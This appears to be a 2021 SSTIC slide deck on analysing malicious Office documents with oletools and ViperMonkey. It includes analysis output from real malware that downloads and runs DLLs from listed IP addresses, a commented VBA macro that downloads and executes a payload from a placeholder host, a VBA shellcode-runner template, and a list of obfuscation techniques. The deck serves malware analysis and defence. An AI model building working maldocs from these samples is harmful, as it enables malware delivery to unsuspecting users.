




Analyse de Maldocs



Oletools et ViperMonkey

SSTIC – 2-4 juin 2021

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whoami

- **Philippe Lagadec**
- Ingénieur cyber sécurité à l'Agence Spatiale Européenne (ESA)
- Auteur d'outils open-source pour le parsing de fichiers et l'analyse de malware :
 - [olefile](#), [oletools](#), [ViperMonkey](#), [Balbuzard](#), [ExeFilter](#)
- Travaux sur les formats de fichiers et les documents malveillants depuis 2000:
 - [SSTIC03](#), [PacSec06](#), [CanSecWest08](#), [EUSecWest10](#), [SSTIC15](#), [THC17](#), [BHEU19](#)
- Twitter: [@decalage2](#)
- <https://decalage.info>

oletools et ViperMonkey

- **oletools**: analyse statique de fichiers OLE et documents Office malveillants
 - Word, Excel, PowerPoint, Publisher, Visio, RTF, XML, SLK, ...
- **ViperMonkey**: émulateur VBA/Office pour analyse dynamique / déobfuscation de macros VBA
- Python - Windows / Linux / Unix / Mac
- Utilisables en ligne de commande, ou intégrables dans applis Python
- <https://github.com/decalage2/oletools>
- <https://github.com/decalage2/ViperMonkey>

oletools

ftguess

- Identification de format de fichier

olevba

- Extraction et analyse de macros VBA/XLM

mraptor

- Détection de macros VBA malveillantes

rtfobj

- Analyse de fichiers RTF
- Extraction d'objets OLE

oleobj

- Extraction d'objets OLE
- Détection de liens distants: remote templates, OLE, etc

...

- Autres outils d'analyse de fichiers OLE: oledir, olemap, olemeta, oletimes, ...


ftguess

- Nouvel outil dans oletools 0.60
- **Identification précise de formats de fichiers d'après leur contenu:**
 - Fichiers OLE: CLSID du storage racine, sinon storages/streams
 - Fichiers OpenXML: content-type du fichier XML principal
 - Fichiers XML: tag et namespace racine
 - Autres formats: magic, mots-clés

```
ftguess 0.60.dev1 on Python 3.9.0 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

File       : Dridex_1445942147T0.doc
File Type  : MS Word 97 Document
Description: MS Word 97-2003 Document or Template
Application: MS Word
Container  : OLE
Root CLSID : 00020906-0000-0000-C000-000000000046 - Microsoft Word 97-2003 Document (Word.Document.8)
Content-type(s) : application/msword
PUID       : fmt/40
```

olevba – Analyse de macros



olevba

- Nouveauté dans la version 0.60:
- Intégration de **XLMMacroDeobfuscator**
 - Extraction de macros Excel 4 / XLM depuis formats XLS, XLSM, XLSB
 - Déobfuscation par émulation de l'exécution XLM

```
EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
CELL:A9      , FullEvaluation      , ON.TIME(NOW()+@0:00:02", "Gresto")
CELL:J7      , PartialEvaluation     , FORMULA("F12&REGISTER("uR1Mon", "URLDownloadToFileA", "JJCCBB", "Kokiser", ,1,9)", J9)
CELL:J10     , FullEvaluation       , "2021-05-23 17:32:03.185509.dat"
CELL:J13     , PartialEvaluation     , =Kokiser(0, "http://190.14.38.106/2021-05-23 17:32:03.185509.dat", ".\Hikos.hertolo", 0, 0)
CELL:J15     , PartialEvaluation     , =Kokiser(0, "http://51.89.73.152/2021-05-23 17:32:03.185509.dat", ".\Hikos.hertolo1", 0, 0)
CELL:J17     , PartialEvaluation     , =Kokiser(0, "http://193.38.54.246/2021-05-23 17:32:03.185509.dat", ".\Hikos.hertolo2", 0, 0)
CELL:J21     , FullEvaluation       , GOTO(sobr1H4)
CELL:H10     , FullEvaluation       , FORMULA("EXEC("rundll32 ""&"".\Hikos.hertolo", I10)
CELL:H17     , FullEvaluation       , GOTO(sobr111G9)
CELL:G12     , FullEvaluation       , FORMULA("""&"" ,DllRegisterServer""), H12)
CELL:G21     , FullEvaluation       , GOTO(sobr2H8)
CELL:H12     , FullEvaluation       , FORMULA("EXEC("rundll32 ""&"".\Hikos.hertolo1", I12)
CELL:H19     , FullEvaluation       , GOTO(zap3H7)
CELL:H14     , FullEvaluation       , FORMULA("EXEC("rundll32 ""&"".\Hikos.hertolo2", I14)
CELL:H21     , FullEvaluation       , GOTO(zap1H7)
CELL:H10     , PartialEvaluation     , FORMULA("D12&EXEC("rundll32 ""&"".\Hikos.hertolo""&"" ,DllRegisterServer""), H13)
CELL:H18     , FullEvaluation       , GOTO(zap2I6)
CELL:I15     , PartialEvaluation     , FORMULA("D12&EXEC("rundll32 ""&"".\Hikos.hertolo1""&"" ,DllRegisterServer""), I18)
CELL:I22     , FullEvaluation       , GOTO(zap3J11)
CELL:J15     , PartialEvaluation     , FORMULA("D12&EXEC("rundll32 ""&"".\Hikos.hertolo2""&"" ,DllRegisterServer""), J18)
CELL:J20     , End                  , HALT()
```

Type	Keyword	Description
Suspicious	URLDownloadToFileA	May download files from the Internet
Suspicious	EXEC	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	REGISTER	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://190.14.38.106/2021-05-23	URL
IOC	http://51.89.73.152/2021-05-23	URL
IOC	http://193.38.54.246/2021-05-23	URL
IOC	190.14.38.106	IPv4 address
IOC	51.89.73.152	IPv4 address
IOC	193.38.54.246	IPv4 address
Suspicious	XLM macro	XLM macro found. It may contain malicious code

mraptor

- **Détection de macros VBA suspectes par mots-clés**
- **Algorithme MacroRaptor :**
 - **A:** démarrage automatique (Document_Open, Workbook_Open, ...)
 - **W:** operation d'écriture sur le système (Write, ...)
 - **X:** operation d'exécution (Shell, ...)
- **Suspect = A et (W ou X)**
- <https://github.com/decalage2/oletools/wiki/mraptor>

```
MacroRaptor 0.55 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
-----+-----+-----+-----+
Result   |Flags|Type|File
-----+-----+-----+-----+
SUSPICIOUS|AW-  |OLE: |1995_Concept.doc
SUSPICIOUS|AWX  |TXT: |1999_Melissa.vba
SUSPICIOUS|A-X  |XML: |1fe11c6116c366db77c3e5169b908076.xml
SUSPICIOUS|AWX  |OLE: |2ELJ2E10PJ00T.doc
SUSPICIOUS|AWX  |OLE: |BlackEnergy.xls
SUSPICIOUS|AWX  |OLE: |Dridex_1445942147T0.doc
SUSPICIOUS|AWX  |MHT: |Dridex_Spilo_Worldwide_payment_61904698.doc
SUSPICIOUS|A-X  |OLE: |Emotet Dec 2019.doc
SUSPICIOUS|AWX  |OLE: |FIN4_6581d05ad0adc2126efe175b5a9e44cb
Macro OK  |---  |OLE: |Legit macro.doc
SUSPICIOUS|A-X  |OLE: |Locky_invoice_J-57038497.doc
SUSPICIOUS|A-X  |OpX: |Mudan_a Reserva 2019 Low Detection.xls
No Macro  |---  |OLE: |Normal_Document.doc
Macro OK  |---  |OLE: |Normal_Macro.doc
Macro OK  |---  |OLE: |Normal_Macro.xls
Macro OK  |A--  |OpX: |Normal_Macro_button.docm
Macro OK  |A--  |OpX: |Normal_Macro_DocumentOpen.docm
SUSPICIOUS|AWX  |OpX: |PadCrypt_invoice_M60244.docm
SUSPICIOUS|AWX  |OpX: |RottenKitten_266CFE755A0A66776DF9FD8CD2FEE1F1.xlsm
SUSPICIOUS|AWX  |OLE: |TA505 2019 Letter 7711.xls

Flags: A=AutoExec, W=Write, X=Execute
```

rtfobj

- Analyse de fichiers RTF
- Extraction d'objets OLE

```
rtfobj 0.60.dev2 on Python 2.7.18 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

=====
File: 'RTF_OLEPkg_EXE.rtf' - size: 950601 bytes
-----+-----+-----
id | index      | OLE Object
-----+-----+-----
0  | 00062FC6h | format_id: 2 (Embedded)
   |           | class name: 'Package'
   |           | data size: 246496
   |           | OLE Package object:
   |           | Filename: u'pm02.exe'
   |           | Source path: u'C:\\Aaa\\exe\\pm02.exe'
   |           | Temp path = u'C:\\Users\\M\\AppData\\Local\\Temp\\pm02.exe'
   |           | MD5 = 'c44ac001b67fef80d0f46de594a615a8'
   |           | EXECUTABLE FILE
   |           | File Type: Windows PE Executable
-----+-----+-----
```

oleobj

- Extraction d'objets OLE dans fichiers MS Office
- Détection de liens externes:
 - Objets OLE externes
 - Remote templates, frames

```
oleobj 0.56.1 - http://decalage.info/oletools  
THIS IS WORK IN PROGRESS - Check updates regularly!  
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
-----  
File: '17e3a134ee4bcb50a9f608409853628ac619fd24cffd8d15868cf96ce63bb775.doc'  
Found relationship 'attachedTemplate' with external link http://plug.msplugin.icu/MicrosoftSecurityScan/DOCSDOC
```

oleid

- **Résumé des informations importantes pour un fichier:**
 - Format de fichier (ftguess)
 - Métadonnées (olemeta)
 - Chiffrement
 - Macros VBA/XLM (olevba, mraptor)
 - Objets OLE et relations externes (oleobj, rtfobj)
- => **1^{er} outil à lancer pour une analyse**

```
c:\Demo\oleid>oleid DOC_Hancitor_2021-05-23_0520_656407893761.doc
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
Filename: DOC_Hancitor_2021-05-23_0520_656407893761.doc
```


Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	MyPc	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc
ObjectPool	True	low	Contains an ObjectPool stream, very likely to contain embedded OLE objects or files. Use oleobj to check it.

ViperMonkey

- En pratique, les auteurs de maldocs sont très créatifs.
- Impossible de déobfusquer certains maldocs par analyse statique (oledump, olevba).
- Autres approches:
 - **Sandboxing / “Détonation”** (détectable)
 - **Convertir VBA en VBS + cscript.exe** (risqué, ne simule pas les fonctions MS Office)
 - **Parseur VBA custom + Emulation MS Office: ViperMonkey**



ViperMonkey



- <https://github.com/decalage2/ViperMonkey>

Questions?

- Philippe Lagadec
- Twitter: [@decalage2](https://twitter.com/decalage2)
- <https://decalage.info>



Extra Slides

A History of Macros

Office 95/97

- 95: WordBasic
- 97: VBA - **simple**
Yes/No prompt to enable macros

Office 2000/XP/2003


- Unsigned macros are **DISABLED BY DEFAULT**

Office 2010 / 2013 / 2016 / 365

- **Single "Enable Content" button** AFTER seeing the document (Lures)...
- Sandbox against exploits (Protected View)

1995-2003

- **Macrovirus era**
- Concept, Laroux, Melissa, Lexar




2004-2013

- **VBA winter**
- Attackers prefer exploits



2014-2021

- **VBA Macros come back**
- Used as first stage to deliver malware
- 100,000s of phishing e-mails per day
- Banking Trojans, Ransomware, APTs, ...



Note: it takes 2-3 years for a change in MS Office to be deployed everywhere and make a difference. (until 365)

Examples of macro-based campaigns

- **Emotet**

- Banking Trojan, active since 2014
- Still sending 100,000s of phishing emails with macros per day in 2020

- **FTCODE**

- Ransomware written entirely in Powershell, active end 2019.
- The infection vector is a macro.

- **Sandworm: BlackEnergy / Olympic Destroyer**

- Two attacks on Ukrainian power plants in 2015 and 2016, resulting in actual blackouts.
- Attack on the 2018 Winter Olympics (data-wiping malware)
- In each case, the initial intrusion vector was a macro.

- **Many, many others since 2014**

- Dridex, Rovnix, Vawtrak, FIN4, Locky, APT32, TA505, Hancitor, Trickbot, FIN7, Buran, Ursnif, Gozi, Dreambot, TA2101/Maze ransomware, ...

Typical Macro Lure

The icon consists of a white document page with a blue 'W' on it, positioned to the left of a white document page with blue horizontal lines representing text.

Document created in earlier version of Microsoft Office Word

To view this content, please click "**Enable Editing**" from the yellow bar and then click "**Enable Content**"

What can a malicious macro do?




Note: It is possible to write malware completely in VBA. But in practice, VBA macros are mostly used to write **Droppers** or **Downloaders**, to trigger other stages of malware.

All this simply using native MS Office features available since 1997, no need for any exploit !

If you should only remember one thing:


- Clicking on “Enable Content” is **exactly as dangerous** as launching an unknown executable file.



Why is it still relevant in 2021?

- **Because it still works!**
- Despite antivirus, antispam, IDS, EDR, CTI, big data, machine learning and blockchain...
- It is still easy to write a VBA macro and hit end-users, through all the defences

True #DFIR tales by @JohnLaTwc



Sample VBA Downloader / Dropper

```
Private Declare Function URLDownloadToFileA Lib "urlmon" _  
    (ByVal A As Long, ByVal B As String, _  
    ByVal C As String, ByVal D As Long, _  
    ByVal E As Long) As Long
```

Uses the URLDownloadToFileA function from URLMON.dll

```
Sub Auto_Open()
```

Runs when the document opens

```
    Dim result As Long
```

```
    fname = Environ("TEMP") & "\agent.exe"
```

Executable filename created in %TEMP%

```
    result = URLDownloadToFileA(0, _  
        "http://compromised.com/payload.exe", _  
        fname, 0, 0)
```

Downloads the payload from an Internet server

```
    shell fname
```

```
End Sub
```

Runs the payload

Anti-Analysis / Obfuscation Techniques (1)

- **ActiveX Triggers**
 - Example: InkPicture1_Painted
 - Only method that works to auto-open macros in PowerPoint
 - See <http://www.greyhathacker.net/?p=948>
- **Hide data:**
 - In the document text, spreadsheet cells, file properties, VBA forms, etc
- **Word Document Variables to hide data**
 - Doc Variables can store up to 64KB data, hidden in the MS Word UI
 - <https://msdn.microsoft.com/library/office/ff839708.aspx>
 - used by Vbad to hide encryption keys: <https://github.com/Pepitoh/VBad>
- **CallByName to obfuscate function calls**
 - <https://msdn.microsoft.com/en-us/library/office/gg278760.aspx>

Anti-Analysis / Obfuscation Techniques (2)

- **Less known formats:**
 - Publisher, MHT, Word 2003 XML, Word 2007 XML (Flat OPC), ...
- **Use WMI to run commands**
- **PowerShell**
- **ScriptControl to run VBScript/Jscript**
 - To run VBS/JS code without writing a file to disk
 - [https://msdn.microsoft.com/en-us/library/aa227637\(v=vs.60\).aspx](https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx)
 - <https://www.experts-exchange.com/questions/28190006/VBA-ScriptControl-to-run-Java-Script-Function.html>
- **Geofencing**
- **Run shellcode using an API callback**
 - http://ropgadget.com/posts/abusing_win_functions.html

Sample VBA to run a Shellcode

```
Private Declare Function createMemory Lib "kernel32" Alias "HeapCreate" (...) As Long
Private Declare Function allocateMemory Lib "kernel32" Alias "HeapAlloc" (...) As Long
Private Declare Sub copyMemory Lib "ntdll" Alias "RtlMoveMemory" (...)
Private Declare Function shellExecute Lib "kernel32" Alias "EnumSystemCodePagesw" (...) As Long
```

Use system DLL functions to access memory and run code

```
Private Sub Document_Open()
```

```
Dim shellCode As String
[...]
```

```
shellCode = "fce882000006089e531c0648b50308b520c8b52148b72280...86500"
```

Shellcode stored in hexadecimal
This example runs calc.exe

```
shellLength = Len(shellCode) / 2
ReDim byteArray(0 To shellLength)
```

```
For i = 0 To shellLength - 1
```

```
    If i = 0 Then
        pos = i + 1
```

```
    Else
        pos = i * 2 + 1
```

```
    End If
    Value = Mid(shellCode, pos, 2)
    byteArray(i) = val("&H" & value)
```

Decode the shellcode from hex to binary

Allocate a buffer in memory

```
Next
```

```
rL = createMemory(&H40000, zL, zL)
```

```
memoryAddress = allocateMemory(rL, zL, &H5000)
```

```
copyMemory ByVal memoryAddress, byteArray(0), UBound(byteArray) + 1
```

```
executeResult = shellExecute(memoryAddress, zL)
```

Copy the shellcode to the buffer

```
End Sub
```

Run the shellcode

